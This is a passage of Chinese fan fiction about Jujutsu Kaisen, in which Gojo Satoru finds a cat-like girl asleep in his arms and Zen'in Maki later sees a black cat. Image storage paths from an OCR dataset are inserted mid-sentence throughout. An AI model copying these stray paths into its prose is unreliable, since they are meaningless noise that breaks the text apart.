    “如果是爱子的话,现在就能和她一起坐在这里了吧。”他垂眼看了看我身下的座位。


    “我可以让给你。”我低头,又抬头看他。


    “重点不是坐下啦,是....”


    五条悟瞪大了双眼,话来不及说完,双手下意识接住倒向怀里的人,柔软冰凉的发丝蹭在脖颈间,存在感比猫咪的毛发更分明。


    更不用提均匀的、落在耳侧的吐息,和突然袭来的熟悉香气,他几乎以为自己不是在教师宿舍,而是已经回家了。


    比起白天,这才是真正的突袭。


    手臂还松松拢在颈后,鼻背似有似无的蹭过皮肤,他低头想看有没有人露出恶作剧得逞的表情,却只看见一个毛茸茸的头顶。


    五条悟试着回忆了一下抱猫的动作,但无论如何也无法复刻在对象是人类的场合,只是在他起身、又坐下的瞬间,双手已经本能的搂住她的肩背和膝弯,等一切结束,他已经坐在自己平时的座位上,怀里的人也和平时一样趴在怀里。


    她甚至还像自己做猫咪的时候一样,随意的蹭出一个舒服的姿势,就这么毫不费力的窝在某人的怀中。


    五条悟觉得自己是该生气的,在她眼里,他跟两人身下的沙发真的有区别吗?


    但当他低头想用眼神去指责或者埋怨时,只看见一双写满理所当然的眼睛。


    这还怎么生气。·


    禅院真希还没睡,尽管时间已经不算早了,再不休息,第二天会不可避免的水肿。


    但她总有一种预感,她最好是先不要睡了。


    那天晚上见到的黑猫,三年级的前辈们口中所说的乙骨的黑猫,白天听到的,已经变成五条悟的黑猫。


    “喵~”


    禅院真希笑了。


    以及,跳到窗边的黑猫。